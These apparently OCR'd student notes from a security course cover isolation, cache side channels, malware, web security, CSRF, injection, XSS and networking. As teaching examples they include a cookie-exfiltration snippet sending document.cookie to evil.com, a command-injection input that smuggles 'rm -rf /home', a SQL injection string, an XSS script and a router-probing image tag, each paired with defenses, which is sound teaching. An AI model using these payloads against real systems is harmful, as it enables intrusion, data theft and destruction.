Lecture 5 - Isolation and Side-channels

Principles of Secure Design

- Principle of least privilege: give users the least privilege to execute the codes
- Privilege Separation
- Defense in depth
    - Use more than one security mechanism
    - Fail securely/closed
- Keep it simple

Isolation

- Separate the system into **isolated least-privileged** compartments.
- Mediate **interaction** between compartments, according to security policy.
- Assumption: limit the damage due to any single compromised component.
- Unit: physical → **virtual machine** → **OS processes** → library → function (coarse → fine grained)

Virtual Machine Abstraction

- Isolate quest OSes and apps.
- Virtual machine monitor to manage the virtual machines.

Process Abstraction

- Definition
    - Processes are memory isolated
    - Each process has set of UIDs (mediate file access right)
    - To further restrict privileges, process must perform syscall into kernel.

- UIDs
    - Each process has UID
    - Each file has Access Control List
    - Permission:
        - A process may access files, network sockets, etc.
        - Grants permissions to users according to UIDs and roles (owner, group, other)
    - Process UIDs

Real user ID (RUID)	Same as the user ID of parent


	Used to determine which user started the proc
Effective user ID (EUID)	Setuid bit on the file being executed, or syscall Determines the permissions of the process
Saved user ID (SUID)	Used to save and restore EUID

- SetUID demystified
  - Root: ID=0 for superuser root, can access any file
  - Fork and exec system:
    - Inherit three IDs of parent;
    - Exec of program with setuid bit: use owner of file
  - Setuid system call lets you change the EUID.
  - Three bits:
    - Setuid: set EUID of process to ID of file owner.
    - Set EG_{roup}ID of process to GID of file
    - Sticky bit:
      - On: Only file owner, directory owner, and root can rename or remove file in the directory.
      - Off: if a user has written permission on directory, can rename or remove files, even if not the owner.

- Examples 1 - Android:
  - Each app runs with own process UID (memory + file isolation)
  - Communication limited to using UNIX domain sockets + reference monitor checks permissions
    - Access granted at install time + runtime.

- Example 2 - $OK_{cupid}W_{eb}S_{erver}$:
  - Each service runs with unique UID (memory + file isolation)
  - Communication limited to structured **R**emote **P**rocedure **C**all

process	*chroot* jail	run directory	uid	gid
okld	/var/okws/run	/	root	wheel
pubd	/var/okws/htdocs	/	www	www
oklogd	/var/okws/log	/	oklogd	oklogd
okd	/var/okws/run	/	okd	okd
svc_1	/var/okws/run	/cores/51001	51001	51001
svc_2	/var/okws/run	/cores/51002	51002	51002
svc_3	/var/okws/run	/cores/51003	51003	51003




- Example 3 - Modern Browser
    - Browser process: handles the privileged parts of the browser (network requests, address bar, bookmark).
    - Renderer process: handle untrusted, attacker content (JS engine, DOM, etc). Communication restricted to RPC to browser/GPU proc.
    - Other processes: GPU, plugin, etc.
- Example 4 - Qubes OS
    - Trusted domain: VM that manages the GUI and other VMs
    - Network, USB domains: isolated to handle untrusted data, communicates with other VMs via firewall domain.
    - AppVM domains: Apps run in isolation, in different VMs

Mechanisms

- Examples:
    - **Access control lists** on files used by OS to restrict which processes (based on UID) can access files.
    - **Namespaces** are used to partition kernel resources (e.g. mnt, pid, net) between processes.
    - **Syscall filtering** (seccomp-bpf) is used to allow/deny system calls and filter on their arguments.


- Memory Isolation
    - **Fundamental**: if no memory isolation, then control flow can be hijacked.
    - Virtual Address:
        - Each process gets its own virtual address space, managed by the OS
        - Processes don’t use Physical Addresses, but only Virtual Address.
    - Translation
        - Each memory access performs address translation (load, store, fetch)

- CPU's **M**emory **M**anagement **U**nit does the translation
- E.g. entire 64-bit address mapping is 64 * 2^{64}, too large.
- Basic unit: page (4KB = 2^{12})
- Multi-level page tables, VA as path, leaf stores PAs, root is in MMU.



- Process Isolation
  - Each process has its own tree.
    - Tree created by OS, managed by MMU (page table walking)
    - Context switch, OS changes the tree root
  - Kernel has its own tree.

- Access Control
  - Page descriptors contain additional access control information within processes' virtual address.
    - Read, Write, Execute permissions, set by OS.
  - E.g. Kernel's virtual memory space mapped into every process, but inaccessible. Must context switch first.
  - E.g. Page table walk: (48 bit addresses)



- **T**ranslation **L**ookaside **B**uffer (**TLB**)
    - Small cache of recently translated addresses.
    - Stores:
        - Physical page corresponding to virtual page
        - Access control: If page mapping allows the mode of access
    - Upon context switch:
        - Can flush the TLB
        - If ProcessContextID, then entries in TLB are partitioned by PCID.


- VM Memory Isolation
    - Isolate process in one VM from the process (or the kernel) of another VM
    - Modern hardware has support for extended/nested page table entries
        - Allows VM OS to map guest PA to machine/host PA without calling VMM.
    - TLB also tagged with VM ID (VPID)
    - VMM is assigned VPID 0, to isolate VMM from guest VMs.

Side Channels

- Defeats of VM/process isolation
    - Find a bug in the kernel or hypervisor.
        - Attack surface: syscalls
        - Developers make mistakes, from forgetting to check and sanitize values
    - Find a hardware bug
        - E.g. meltdown breaks process isolation
    - Exploit OS/hardware side-channels
        - E.g. cache-based side channels.

- Cache
    - Main memory is large but slow

- Recently used memory is cached in faster but smaller memory cells, closer to the processing cores.
- Hierarchy:



- Organization:
  - Cache line: unit of granularity, e.g. 64 bytes
  - Cache lines grouped into sets: each memory address is mapped to a set of cache lines
  - Collisions: evict.

- Cache Side Channels
  - Cache is a **shared** system resource
    - NOT isolated by process, VM, or privilege level
  - Threat Model
    - Co-located: Attackers and victim are isolated, but on **same** physical system
    - Attacker is able to invoke functionality exposed by the victim
    - Attackers should not infer anything about victim memory contents.
  - Many algorithms have **memory access patterns** that are dependent on sensitive memory contents.

- Evict & Time
  - Run victim code several times and time it → evict the cache → run the victim code again and time it.
  - IF slower, then cache lines evicted must be used by the attacker. Then something about the addresses accessed by victim code.
- Prime & Probe
  - Prime: access many memory locations so that previous cache contents are replaced.
  - Time victim code access to different memory locations → **slower** means evicted by victim.

- Flush & Reload
    - Flush the cache and run victim code
    - Time victim code access to different memory locations → **faster** means evicted by victims.

Lecture 6 - Malware

Malwares

- Def: after machines have been compromised → malware to do stuff.

- Types of Malwares

Virus	Code propagates by arranging itself to eventually be executed. Altering source code.
Worm	Self propagates by arranging itself to immediately be executed. Altering running code.
Rootkit	Program designed to give access to an attacker while actively hiding its presence.

- Malicious Behaviours
    - Malware runs with some user privileges on machines; or escalate privileges
    - Mischief:
        - Pop up messages, trash files, damage hardware
    - Surveillance:
        - Exfiltrate information, key logging, screen capture, audio, etc.
    - Economics/Crime
        - Botnet: a network of autonomous program controlled by a remote attacker can be used at a platform for attacks.
        - Spam: selling goods/services, advanced fee, phishing
        - Click-fraud: produce clicks on ads for revenue.
        - Extortion attacks: ransomware
        - Steal credentials
        - Blackmail

- Examples
    - Attack a network-accessible vulnerable services
        - 1988, Morris Worm, buffer overflow in the fingered utility, then propagated. 10%.
        - 2003, Blaster Worm, buffer overflow in the MS RPC interface


        - 2017, WannaCry ransomware, Windows SMB exploit from the Shadow Broker “Eternal Blue”. Developed by NSA. Marus Hutchins → kill switch.
    - Vulnerable client connects to remote system that sends over an attack “driveby”
        - 2014, Cryptowall malware, was a Cryptolocker
        - U.S. government installs malware for network investigative techniques.
    - Social Engineering: trick user into running or installing
        - Fake antivirus.
        - Flashlight trojan horse apps steal credentials
        - 2012, hacking team state-sponsored.
        - USB autorun functionality
        - 2010, Stuxnet target centrifuge controllers on airgapped network.
    - Insert into system component at manufacture
        - 2008, fake Cisco equipment sold in China contained malware.
        - 2014, NSA supply chain interdiction to insert backdoors
    - Compromise software provider
        - 2012, 2014, 2015, Juniper code base compromised
    - Attacker with local access downloads/runs directory
        - Phone spyware for stalking/domestic abuse
        - 2016, hard-coded usernames/passwords for IoT.

- Countermeasure
    - Signature-based detection: look for virus code patterns
    - AV arms: virus writers change viruses to evade detection.
    - Cleanup: rebuild from original media/backups
    - Analysis: run in VM/sandboxed environment.

Lecture 7 - Web Security Model

HTTP Protocol

- Definition
    - Allows fetching resources (HTML documents) through **U**niform **R**esource **L**ocator




    - Client and servers communicate by exchanging individual messages

- Request


```
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Host: www.example.com
Referer: http://www.google.com?q=dingbats
```

- Response




```
<html>Some data... whatever ... </html>
```

- Methods

GET	Get the resource at the specified URL
POST	Create new resource at URL with payload
PUT	Replace current representation of the target resource with request payload
PATCH	Update part of the resource
DELETE	Delete the specified URL

  - In practice, GETs / POST have side effects. Real method hidden in a header or request body.
- HTTP2
  - Major revision in 2015, SPDY protocol.
  - No major changes in how applications are structured.
    - Allows pipelining requests for multiple objects
    - Multiplexing multiple requests over one TCP connection
    - Header compression.
    - Server push

- **Cookies**
  - Small pieces of data that a server sends to store on the browser.
  - Benefits:
    - Session management: logins, shopping carts, etc.

    - Personalization: user preferences, themes, etc.
    - Tracking: recording and analyzing user behavior.
- Set cookies in response

```
HTTP/1.0 200 OK
Date: Sun, 21 Apr 1996 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT
Set-Cookie: trackingID=3272923427328234
Set-Cookie: userID=F3D947C2
Content-Length: 2543

<html>Some data... whatever ... </html>
```

- Send cookies with each request

```
GET /index.html HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Cookie: trackingID=3272923427328234
Cookie: userID=F3D947C2
Host: www.example.com
Referer: http://www.google.com?q=dingbats
```

Browser

- Basic Browser Execution
    - Browser windows:
        - Loads content
        - Parses HTML and runs Javascript
        - Fetches sub resources (e.g. images, CSS, javascript)
        - Respond to events like onClick, onMouseover, onLoad
    - Nested execution:
        - Frame: rigid visible division
        - iFrame: floating inline frame
        - Usage:
            - Delegate screen area to content from another source
            - Browser provides isolation based on frames
            - Parent may work even if frame is broken
- Document Object Model (DOM)


- Javascript can read and modify pages by interacting with DOM. OOD interface for reading and writing websites.
- Includes browser object model: access window, document, and other state like history, browser navigation and cookies.
- E.g. const list = document.getElementById('t1'); list.appendChild(newItem);

Attacker Models

- Types of attacker models
  - Network attacker: attacks on the network communication
  - Web attacker: attacks on client and server sides.

  - Gadget attacker: web attacker with capabilities to inject limited content into honest page.

- Web Security
  - Safely browse the web in the presence of web attackers. New OS analogy.




    - Similar to OS's seccomp-bpf (system call filtering) + VM + UID

Same Origin Policy


- Same Origin: isolation unit/trust boundary on the web.
  - **[scheme, domain, port]** triple derived from URL
- Goal: isolate content of different origins
  - Confidentiality: script contained in A.com should not be able to read data in B.net.
  - Integrity: script from A.com should not be able to modify the content of B.net.

- **DOM SOP**:
  - Each frame in a window has its own origin
  - Frame can only access data with the same origin
    - DOM tree, local storage, cookies, etc.
  - Illustration




  - Message passing via postMessage API: sender and receiver.

- HTTP SOP
  - Pages can perform requests across origins:
    - Page can leak data to another origin by encoding it in the URL, request body, etc.
  - SOP prevents code from directly inspecting HTTP response.
    - Except for documents, can often learn some information about the response.
- Documents
  - Can load cross-origin HTML in frames, but not inspect or modify the frame content.




- Scripts

- Can load scripts from across origins, but scripts execute with **privilege** of the page.



- Images
  - Can render cross-origin images, but SOP prevents page from inspecting individual pixels.



    - Fonts and CSS are similar

- **Cookies SOP**
  - Send cookies only to the **right** website: ([scheme], domain, path).
  - Scope Setting:

	Allowed	Disallowed
Subdomain	login.site.com	other.site.com
Parent	site.com	com
Other		othersite.com

    - A page can set a cookie for its own domain or any **parent** domain (if the parent domain is not a public suffix).
    - Browser will make a cookie available to the given domain, including any sub-domains.
  - Browser always sends **all cookies in a URL's scope**.

Cookie 1:
name = mycookie
value = mycookievalue
domain = login.site.com
path = /

Cookie 2:
name = cookie2
value = mycookievalue
domain = site.com
path = /


Cookie 3:
name = cookie3
value = mycookievalue
domain = site.com
path = /my/home

	Cookie 1	Cookie 2	Cookie 3
checkout.site.com	No	Yes	No
login.site.com	Yes	Yes	No
login.site.com/my/home	Yes	Yes	Yes
site.com/my	No	Yes	No

- Cookie's domain iss domain suffix of URL's domain
- Cookie's path is a *prefix* of the URL path

Cross Site Request Forgery

- Definition



- Issues: cookies are always sent
  - Web attacker can also make cross origin request.

  - Network attacker can steal cookies if server allows unencrypted HTTP traffic
  - SOP doesn't prevent leaking data, since document.cookie.

```
const img = document.createElement("image");
img.src = "https://evil.com/?cookies=" + document.cookie;
document.body.appendChild(img);
```

- Defense:
  - Header: SameSite = Strict;
    - A same-site cookie is only sent when the request originates from the **same site**.
  - Header: Secure
    - A secure cookie is only sent to the server with an **encrypted** request over HTTPS protocol.
  - Header: HttpOnly
    - The cookie is not in document.cookie

- DOM SOP vs. Cookie SOP
  - Cookies: cseweb.ucsd.edu/AAA can't see cookie for cseweb.ucsd.edu/BBB
  - DOM: cseweb.ucsd.edu/AAA can access DOM of cseweb.ucsd.edu/BBB.
    - To access cookie:


```
const iframe = document.createElement("iframe");
iframe.src = "https://cseweb.ucsd.edu/~nadiah";
document.body.appendChild(iframe);
alert(iframe.contentWindow.document.cookie);
```

  - E.g. If a bank includes Google Analytics JavaScripts, it can accesss your bank's authentication cookie.

Lecture 8 - Web Security Model

Cross Site Request Forgery

- Session Authentication Cookie



- Cookies Sending
  - Attackers can send a CSRF, then both cookies are sent. Attackers can't see the result of cookies, but the request is valid and side effects occur.
  - Cookies-based authentication is **NOT** sufficient for requests that have any side effects.

- Attacks may not abuse the cookies
    - Drive-By Pharm: Malicious site runs JS to scan home network looking for broadband router. Then try to login and replace DNS.

```
<img src="192.168.0.1/img/linksys.png" onError=tryNext() </img>
```

    - Native Apps Run Local Servers.
    - Login CSRF: attacker can logged into the site.

CSRF Defenses

- Goal: **POST** must be authentic

- Secret Token Validation
    - Bank.com includes a secret value in every form that the server can validate.
    - Static token provides no protection (attacker can lookup)
    - Session-dependent identifier or token:
        - Attacker cannot retrieve token via GET because of Same Origin Policy

- Referer/Origin Validation
    - Both headers allow servers to identify what origin initiated the request.
    - REFERRER: request header contains the URL of the previous web page from which a link to the currently requested page was followed.
    - ORIGIN: only sent POSTs and only sends the origin.

- SameSite Cookies

Strict	Never send cookies in any cross-site browsing context, even when following a regular link.
Lax	Session cookie is allowed when following a navigation link but blocks it in CSRF-prone request methods (e.g. POST)
None	Send cookies from any context

CSRF Summary

- Forces an end user to execute unwanted action on another web application (where they're typically authenticated)
- Attacks specifically target **state-changing** requests, not data theft since the attacker cannot see the response to the forged request.
- Defense: combination of tokens, Referrer/Origin, sameSite cookies.

Injection

- Command Injection: execute an arbitrary command on the system. Typically possible when a developer passes unsafe user data into a shell.

Source:

```
int main(int argc, char **argv) {
    char *cmd = malloc(strlen(argv[1]) + 100)
    strcpy(cmd, "head -n 100 ")
    strcat(cmd, argv[1])
    system(cmd);
}
```

Adversarial Input:

```
./head10 "myfile.txt; rm -rf /home"
  -> system("head -n 100 myfile.txt; rm -rf /home")
```

  - Defense: most high-level languages have safe ways of calling out to a shell.

- Code Injection: high-level languages can execute code directly.
  - E.g. **eval**. → DON'T use it.

- SQL injection: developers try to build SQl queries that use user-provided data.

Malicious: "' or 1=1 --" ***-- this is a comment in SQL***

```
$login = $_POST['login'];
  login = ' or 1=1 --'
$sql = "SELECT id FROM users WHERE username = '$login'";
  SELECT id FROM users WHERE username = ' or 1=1 --'
$rs = $db->executeQuery($sql);
if $rs.count > 0 { <- succeeds. Query finds *all* users
  // success
}
```

  - Cause damage:
    - DROP TABLE
    - Xp_cmdshell: SQL server lets you run arbitrary system commands.
  - Defense:
    - Parameterized (aka. prepared) SQL:
      - Server automatically handle escaping data
      - Parameterized queries are typically faster because the server can cache the query plan.
    - ORMs (Object Relational Mapping)

        - Provide an interface between native objects and relational databases.
- Summary
    - Malicious code **is executed on victim's server**
    - Unsanitized user input ends up as code (shell command, etc.)
        - Cannot be manually sanitize user input
    - Safe interfaces: parameterized SQL, ORM

Cross Site Scripting (XSS)

- Def: Application takes untrusted data and sends it to a web browser without proper validation or sanitization.
    - Attackers can inject **scripting code** into pages generated by a web application.

- Search Example

https://google.com/search?q=<script>alert("hello world")</script>

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <script>alert("hello world")</script></h1>
  </body>
</html>
```

- Types
    - Reflected XSS: the attacker script is reflected back to the user as part of a page from the victim site.
        - E.g. injected code redirected PayPal visitors to a page warning users their accounts has been compromised.
        - E.g. PayPal reflected the injected URL back to the user.
    - Stored XSS: the attacker stores the malicious code in a resource managed by the web application, such as a database.
        - E.g. Samy Worm: run javascript inside of CSS tags.

- Filtering is REALLY hard
    - Large number of ways to call Javascript and to escape content.
    - Tremendous number of ways of encoding content.
- **C**ontent **S**ecurity **P**olicy

    - Whitelist: allow administrators to specify the **valid domains** for sources of executable scripts.
    - Methods:
        - HTTP Header as Content-Security-Policy
        - Meta HTML Object
    - E.g. Same Domain, no-inline script.
        - Content-Security-Policy: default-src 'self'.
    - E.g. Include images from any origin in their own content; restrict audio or video to trusted provider; only allow scripts from specified server that hosts trusted code; on inline script.
        - Content-Security-Policy: default-src 'self'; img-src *; media-src media1.com; script-src userscripts.example.com

- Trusted Type
    - DOM-XSS: CSP is not enough because user-controlled data is also handled on the client side.
    - Only allow sanitized **TrustedHTML** type values to end up in document.write/innerHTML.

Untrusted / Vulnerable Components

- Third Party Content Safety
    - E.g. 2013, MaxCDN for bootstrapcdn.com is compromised

- **S**ub **R**esource **I**ntegrity (SRI)
    - Specify expected hash of file being included

```
<script
  src="https://code.jquery.com/jquery-3.4.0.min.js"
  integrity="sha256-BJeo0qm959uMBGb65z40ejJYGSgR7REI4+CW1fNKwOg="
</script>
```

    - Sometimes I don't know the source, e.g. Ads.

- SOP for Frames
    - Same Origin: no isolation
    - Cross Origin:
        - Auto-focus and place videos
        - Create pop ups
        - Navigate the top page
    - iFrame Sandbox (sandbox attribute associated by default)
        - Disallows JS and triggers, form submission, pop ups, navigate embedding page, run page in unique origin (no storage/cookies)

SOP Recall

- Idea: isolate content from different origins
    - Can't access document or inspect responses from cross-origin

- Limitation:
    - Third-party lib runs with privilege of the page
    - Code within page can arbitrarily leak data
    - Iframes isolation is limited: user provided content, third-party ads are not isolated.
    - To fetch data with script tag, the provider data can easily be leaked with CSRF.

iFrame Sandbox

- Definition

Goal	Limit privilege of the iframe
Idea	Restrict actions iframe can perform
Approach	Set sandbox attribute, by default

    - Can whitelist features by allow-scripts, allow-forms, etc.

- Capability
    - Run content in iframe with least privilege (only grant content privilege it needs)
    - Privilege separate page into multiple iframes: parts of page into sandboxed iframes.

Content Security Policy

- Definition

Goal	Limit origins the web app can talk to
Idea	Restrict resource loading to a whitelist
Approach	Send page with CSP header that contains fine-grained directives.

- Benefit
    - Only execute code from trusted origin;
    - By default disallows inline scripts.
        - Allow scripts that have a particular hash
        - Allow scripts that have a white-listed nonce

- Disadvantage

- Adoption challenge: many use in-line scripts
- CSP's report-only header and report-uri directive is not suitable for large app.

- Actual Usage

frame-ancestors	Specify valid parents that may embed a page E.g. 'none' = X-Frame-Options: deny	Helps with Clickjacking
upgrade-insecure-requests	Rewrite HTTP url to HTTPS	
block-all-mixed-content	Don't load any content over HTTP	

HTTP Strict Transport Security

- Definition
  - Never visit site over HTTP again
  - Strict-Transport-Security: max-age=n
  - Motivation: SSL Stripping can force you to go to HTTP instead of HTTPs

- Summary
  - CSP + HSTS can be used to limit damage

Subresource Integrity (SRI)

- Definition

Goal	Defend against malicious code
Idea	Check the integrity of the library you are loading
Approach	Page author specifies hash of (sub) resource they are loading; browser checks integrity

- Check Fails
  - Default: browser reports violation and does not render/execute resource
  - CSP directive with integrity-policy directive set to report: reports violation, but render the resource.

- Multiple Hash Functions
  - Browser uses the strongest
  - Support multiple for old browser compatibility

Cross-Origin Resource Sharing CORS

- Definition

Goal	Safely share resources cross-origin, without using insecure sites/services like JSONP
Idea	Whitelist
Approach	Data provider explicit whitelists origins that can inspect responses Browser allows page to inspect response if its origin is listed in the header

    - E.g. amazon.com can whitelist aws.com

- Implementation
    - Browser sends ORIGIN header with XHR request
    - Server can inspect ORIGIN header and respond with *access-control-allow-origin* header.
        - E.g. Access-Control-Allow-Origin: *
    - CORS XHR may then send cookies + custom headers

Extension Protection

- Extension's heap is different from the heap of the page
- Privilege separation:
    - Core extension script: for access to privileged APIs
    - Content script: can manipulate page but must ask core script
- Least Privilege via permission system
    - USer must approve APIs granted to core extension scripts

Asymmetric cryptography/public-key cryptography

Public-key encryption
Encryption: (public key, plaintext) → ciphertext
Enc_pk(m) = c
Decryption: (secret key, ciphertext) → plaintext
Dec_sk(c) = m

Post-midterm Material

Lecture 10 - Intro to Networking

The Internet


- A packet based system (postal service) rather than a circuit based system (telephone).
    - Packets are self-contained, structured sequences of bytes
- Complexity is shifted to endpoints.

Protocols & Layers

- Def: Communication agreement on *syntax* and *semantics*. Specification, structure and meaning.

- Layer: define abstraction boundaries.
    - Lower layers provide services to layers above, while higher layers use services of layers below.
    - At a given layer, all layers above and below are opaque.

